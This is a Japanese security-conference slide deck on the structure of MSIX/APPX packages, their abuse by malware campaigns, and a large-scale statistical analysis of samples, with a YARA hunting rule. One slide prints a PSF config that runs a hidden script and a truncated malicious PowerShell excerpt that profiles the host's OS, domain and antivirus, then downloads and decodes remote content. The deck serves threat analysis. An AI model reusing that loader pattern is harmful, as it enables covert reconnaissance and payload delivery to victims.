NTT Security Holdings

XFiles：新型パッケージの大規模分析

NTTセキュリティ・ジャパン

野村和也　吉川照規　元田匡哉

About Us

野村和也

NTTセキュリティ・ジャパンのSOCアナリスト。昨年度はJSAC2023、CODEBLUEに登壇。
今年度はHITCON 2023 CMTに登壇。作曲家。

吉川照規

NTTセキュリティ・ジャパンのSOCアナリスト。SOCではNW/EDRのアラート監視の他、内製システムの開発に従事。

元田匡哉

NTTセキュリティ・ジャパンのSOCアナリスト。セキュリティ・ミニキャンプ in 山梨 2023 講師。
自動車技術会 サイバーセキュリティ講座 企画委員。パワーリフター。

Agenda


1. Introduction
2. Inside of XFiles
3. Analytics of “Wild” XFiles
4. Clustering PowerShell Scripts
5. Case Studies

Appendix

1. Introduction


MSIX/APPX

- MSIX：マイクロソフトの新しいアプリケーションパッケージ形式
- MSIXはAPPXの拡張、構造はほぼ類似
- 主な特徴
  - C:\Program Files\WindowsApps\
    以下にインストールされる
  - セキュリティ機構がある
    - VFS等による仮想化
    - 実行にコード署名が必須
  - 過去のアプリケーションと互換性を保持する仕組み
    - PSF (Package Support Framework)



Timeline

- 主な攻撃キャンペーン
  - Emotet : 2022年2月頃にMSIXプロトコルを悪用
  - SteelClover : 著名なソフトウェアを装った偽のインストーラを配布するキャンペーン
  - ClearFake : 改ざんされたページから偽のブラウザアップデートを促すキャンペーン
  - GhostPulse : 2023年10月末に報告された比較的新しいキャンペーン



2022/2 Emotet	2023/2 SteelClover[1]	2023/6 SteelClover[2]	2023/10 ClearFake[3]	2023/10 GhostPulse[4]

MSIX/APPXによる攻撃は今後も増加する見込み

[1]nao_sec, #SteelClover is now testing MSIX file… , https://twitter.com/nao_sec/status/1630435399905705986
[2]Rintaro Koike, “SteelCloverが使用する新たなマルウェアPowerHarborについて”, https://jp.security.ntt/tech_blog/102ignh
[3]Sekoia.io, “ClearFake: a newcomer to the “fake updates” threats landscape”, https://blog.sekoia.io/clearfake-a-newcomer-to-the-fake-updates-threats-landscape/
[4]Elastic Security Labs, “GHOSTPULSE haunts victims using defense evasion bag o' trick”, https://www.elastic.co/security-labs/ghostpulse-haunts-victims-using-defense-evasion-bag-o-tricks

Motivation & Goals

- MSIX/APPXパッケージ (以下：**新型パッケージ/XFiles**) ファイルによる攻撃が増加
- ファイルサイズが大きい場合も多く、効率的な解析手法の確立が急務

実際の悪用状況を踏まえ

- **新型パッケージファイルの構造＆解析の要点を整理**
- **解析の効率化を図るツール制作＆大規模分析**
- **PSFで動作するPowerShellスクリプトのクラスタリング&解析**

Difference Between Previous Presentation

- 過去我々のリサーチチームでは、新型パッケージを悪用したSteelCloverキャンペーンに着目
  - SANS DFIR Summit, Hack.lu 2023 :「The rise of malicious MSIX file」
  - AVAR2023 :「Rebrand to X?: SteelClover Cornucopia」


- 本講演では以下の点に着目
  1. 新型パッケージファイルについて、実際にパッケージを作成しながらその構造や動作を明らかにする
  2. 悪性パッケージファイル解析のポイントを、実際に10,000件弱の検体の統計を取りながら明らかにする
  3. 明らかになったポイントを踏まえて、解析ツールを開発する
  4. パッケージファイルのPSFから収集された300件弱のPowerShellスクリプトについて、クラスタリングを用いて効率的な解析を試みる

2. Inside of XFiles

Structures of XFiles

NTT Security Holdings

新型パッケージファイルの構造



AppxManifest.xml
AppxSignature.p7x
AppxBlockMap.xml
Resources.pri

XFilesに
必要なファイル

config.json
PsfRunDll{32,64}.{exe,dll}
StartingScriptWrapper.ps1

PSFに
必要なファイル

VFS/

VFS

←実際の悪性APPXファイルの中身

AppContainer / mediumIL


- MSIXでパッケージされるアプリケーションには複数の種類が存在
- AppxManifest.xmlの記述 (EntryPoint, TrustLevel, RuntimeBehavior) で定義
  - Windows10のアップデート で定義の仕方が変化

AppContainer / partialTrustApplication
アプリ動作はコンテナ内 (AppContainer) **で仮想化される**
クロスプラットフォームなUWPアプリケーションはこちら

mediumIL / fullTrustApplication
アプリ動作は完全信頼 (Full Trusted Application) **として一部のみ仮想化**
従来のデスクトップアプリとの互換性が高く、マルウェアはほぼこちらを利用

Structures of XFiles

- **AppxManifest.xml**
  - アプリ名、開発者、証明書の情報などパッケージ全般の情報
- **AppxSignature.p7x**
  - コードサイニング証明書
  - PKCS(Public-Key Cryptography Standards) #7
  - MSIXパッケージの署名に利用
- **AppxBlockMap.xml**
  - アプリ内のファイル一覧を記載
  - ファイル内のデータをブロック(byte)単位で区切り、そのハッシュ値とサイズを記載
    - § Windowsは、アプリインストール時このハッシュ値を利用して整合性を検証



画像:「MSIX パッケージの内部」の画像を基に作成
https://learn.microsoft.com/ja-jp/windows/msix/overview

Structures of XFiles

NTT Security Holdings

AppxManifest.xml 🔒

- 新型パッケージファイルの構成やメタ情報を記述
  - アプリの名前
  - 実際に動作するアプリの定義
  - コード署名証明書の発行元

```
<Applications>
  <Application Id="MyApp" Executable="MyApp.exe"
      uap10:RuntimeBehavior="packagedClassicApp"
      uap10:TrustLevel="mediumIL">
  </Application>
</Applications>
```

```
<Identity Name="TelegramFZ-LLC.Unigram" Publisher="CN=Telegram FZ-LLC, O=Telegram
```

Structures of XFiles

NTT Security Holdings

AppxManifest.xml 🔒

- アプリの機能の宣言（Capability）

```
<Capabilities>
  <rescap:Capability Name="runFullTrust"/>
  <rescap:Capability Name="packageManagement"/>
  <rescap:Capability Name="unvirtualizedResources"/>

</Capabilities>
```

- アプリの拡張的な機能の宣言（Extensions）

```
<Extensions>
  <Extension Category="windows.activatableClass.inProcessServer">
    <InProcessServer>
      <Path>Mile.Xaml.dll</Path>
      <ActivatableClass ActivatableClassId="Mile.Xaml.Application" ThreadingModel="both" />
      <ActivatableClass ActivatableClassId="Mile.Xaml.XamlControlsResources" ThreadingModel="both" />
    </InProcessServer>
  </Extension>
</Extensions>
```

Structures of XFiles

タグ	説明
Identity	パッケージの一意な識別子を指定 (名前やバージョン、発行元等) Publisher要素に署名に使用する証明書情報と同じものを記載
Properties	パッケージの追加メタデータを指定 (表示名、概要、ロゴ等)
Resources	言語や表示スケール等を指定
Dependencies	パッケージが依存する他のパッケージを指定
Capabilities	パッケージがアクセスを必要とするシステムリソースを定義
Applications	パッケージで提供されるアプリの構成を定義

Structures of XFiles

NTT Security Holdings

AppxSignature.p7x 🔒

- コードサイニング証明書
- p7x：PKCX(\50\4b\43\58) + PKCK#7
- 先頭の「PKCX」を除けば、PKCK#7証明書を復元可能
- OpenSSL等で検証が可能

```
% hexdump -C ./AppxSignature.p7x | head -n 5
00000000  50 4b 43 58 30 82 06 77  06 09 2a 86 48 86 f7 0d  |PKCX0..w..*.H...|
00000010  01 07 02 a0 82 06 68 30  82 06 64 02 01 01 31 0f  |......h0..d...1.|
00000020  30 0d 06 09 60 86 48 01  65 03 04 02 01 05 00 30  |0...`.H.e......0|
00000030  82 01 18 06 0a 2b 06 01  04 01 82 37 02 01 04 a0  |.....+.....7....|
00000040  82 01 08 30 82 01 04 30  35 06 0a 2b 06 01 04 01  |...0...05..+....|
```

p7xのバイト列

Structures of XFiles

VFS (Virtual File System)

- OSのディレクトリ階層構造を仮想化し、互換性を維持する仕組み
- %AppData%などのサブディレクトリを内包
- 実際はC:\Program Files\WindowsApps\<各アプリのディレクトリ>\VFS\ 以下に配置

Structures of XFiles

NTT Security Holdings

PSF（Package Support Framework）

- VFSと同様、互換性維持の仕組み。MSIXのみ対応
- 修正プログラムの構成ファイル（config.json）といくつかの実行ファイルで構成
- PowerShellスクリプトとDLL (FixUp) が実行可能

[5]Microsoft, “**パッケージ サポート フレームワークの使用を開始する**”,
https://learn.microsoft.com/ja-jp/windows/msix/psf/package-support-framework

Creating XFiles

- MakeAppx.exe **コマンドラインツール**
- Visual Studio
- MSIX Packaging Tool
  - o **既存のインストーラ（**MSI、EXE、App-V **等）**をMSIX**に変換**
- **Advanced Installer**
  - o **サードパーティツール**
  - o GUI**ベースでパッケージングを簡略化**


show_message.exe**をアプリの本体として**MSIX**パッケージの制作例を解説**

Creating XFiles

NTT Security Holdings

CLIツールでの作成例

- AppxManifest.xmlを記述
- makepri.exeでresources.priを作成
- MakeAppxでパッケージ化
- SignToolsで署名
- 必要に応じてPSFの設定





```
<Applications>
  <Application Id="showmessage" Executable="show_message.exe" EntryPoint="Windows.FullTrustApplication">
    <uap:VisualElements DisplayName="Self App" Description="A useful description" Square150x150Logo="Images\Icon
150x150.png"
      Square44x44Logo="Images\Icon44x44.png" BackgroundColor="#464646" />
  </Application>
</Applications>
```


Creating XFiles

NTT Security Holdings

Advanced Installerでの作成例

- AiStubX64.exe経由で実行






```
<Application EntryPoint="Windows.FullTrustApplication" Executable="AI_STUBS\AiStubX64.exe"
```


Creating XFiles

NTT Security Holdings

Advanced Installerでの作成例

- AiStubX64.exe経由で実行

```
<Application EntryPoint="Windows.FullTrustApplication" Executable="AI_STUBS\AiStubX64.exe"
```



Creating XFiles


PSFの設定例

- PSFでPowerShell実行 or DLL呼び出し (Fixup)
  - Fixupで呼び出すDLLでは、PSFInitialize と PSFUninitialize関数をエクスポートする必要
  - なかった場合、通常のエントリポイントから起動されるが、その後アプリは起動せず落ちる

PSFでPowerShellを起動する例

Creating XFiles

config.json (PSFに必要なファイル) の記述例



AppxManifest.xml
AppxSignature.p7x
AppxBlockMap.xml
Resources.pri
config.json
PsfRunDll{32,64}.{exe,dll}
StartingScriptWrapper.ps1
VFS/

Installing XFiles

証明書の検証に失敗するケース①

- **自己署名証明書**
- 証明書チェーンが成立しない
  - 証明書を信頼されたルート証明機関のストアにインストールすれば、MSIXがインストール可能
  - つまり、**自己署名証明書でのコードサイニングでマルウェアの配布はほぼ不可能**

Installing XFiles

証明書の検証に失敗するケース②

- **証明書の失効**
  - CRL (Certificate Revocation List)に該当の証明書のシリアルナンバーが掲載
  - 攻撃者が悪用する証明書の報告は**一定の効果があると考えられる**

Installing MSIX/APPX

- 正常起動する例
- Capabilityの内容などが表示される

```
102    <Capabilities>
103      <Capability Name="internetClient"/>
104      <Capability Name="privateNetworkClientServer"/>
105      <uap:Capability Name="removableStorage"/>
106      <uap:Capability Name="picturesLibrary"/>
107      <uap:Capability Name="voipCall"/>
108      <uap:Capability Name="contacts"/>
109      <uap3:Capability Name="backgroundMediaPlayback"/>
110      <uap6:Capability Name="graphicsCapture"/>
111      <rescap:Capability Name="runFullTrust"/>
112      <rescap:Capability Name="oneProcessVoIP"/>
113      <DeviceCapability Name="location"/>
114      <DeviceCapability Name="microphone"/>
115      <DeviceCapability Name="webcam"/>
116    </Capabilities>
```

実際のコード


Abusing XFiles

新型パッケージの悪用観点

- アプリとして悪性EXEを仕込む
  - 例）ClearFake
- PSFで悪性PowerShellスクリプトを仕込む
  - MSIXアプリの実行前後に、PowerShellを実行することが可能
  - 例）SteelClover, GhostPulse
- PSFで悪性DLLを仕込む
  - MSIXアプリの実行前後に、DLLを実行することが可能
  - 観測していない

Example of Malicious XFiles

MSIX(アプリ)



PSF

config.json

```
"startScript": {
  "waitForScriptToFinish": false,
  "runOnce": false,
  "showWindow": false,
  "scriptPath": "run.ps1"
}
```

Malware

Malicious PowerShell

run.ps

```
$job = Start-Job -ScriptBlock {
    $osCaption = (Get-WmiObject -Class Win32_OperatingSystem).Caption
    $urlEncodedOsCaption = [System.Net.WebUtility]::UrlEncode($osCaption)
    $domain = Get-WmiObject Win32_ComputerSystem | Select-Object -ExpandProperty Domain
    $AV = Get-WmiObject -Namespace "root\SecurityCenter2" -Class AntiVirusProduct
    $dis = $AV | ForEach-Object {
        $_.displayName
    }
    $Names = $dis -join ", "
    $webClient = New-Object Net.WebClient
    $url = "https://
    $encodedString = $webClient.DownloadString($url)
    $decodedString = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBas
```

“ms-appinstaller:” URL Scheme

“ms-appinstaller:”URIスキームが既定で無効化された[6]

・Webから直接MSIXインストーラが起動せず、インストーラをダウンロードするステップが追加

インストーラを保存する段階でセキュリティ機能が介在できるように

- **Webブラウザ内蔵の警告システム**
- Microsoft Defender SmartScreen
- **その他アンチウイルスによる検知**

[6]MSRC, “**Microsoftは アプリ インストーラー の悪用に対処します**”,
https://msrc.microsoft.com/blog/2024/01/microsoft-addresses-app-installer-abuse-ja/

3. Analytics of “Wild” XFiles

Mass Analytics of XFiles


- 新型パッケージファイルの大規模分析を実施
  - 2022/11/24～2023/11/23に初投稿された検体9,457件を調査
  - VTの悪性判定２件以上 (183検体) を疑わしいファイルとした

```
rule hunting_msix_appx {
    strings:
        $a00 = "AppxManifest.xml"
        $a01 = "AppxBlockMap.xml"
        $a03 = "AppxSignature.p7x"
    condition:
        uint16(0) == 0x4b50 and all of them
}
```

Digital Signature

攻撃者が証明書を悪用→CRLで失効

多くの検体で失効するまで証明書が使いまわされている




Digital Signature

CRLのrevocation date→発行日が入る。いつ失効したかではない

VTの解析結果からいつごろ失効したかを推定

- VTでは検体を解析した時点の証明書の有効性が保存されている

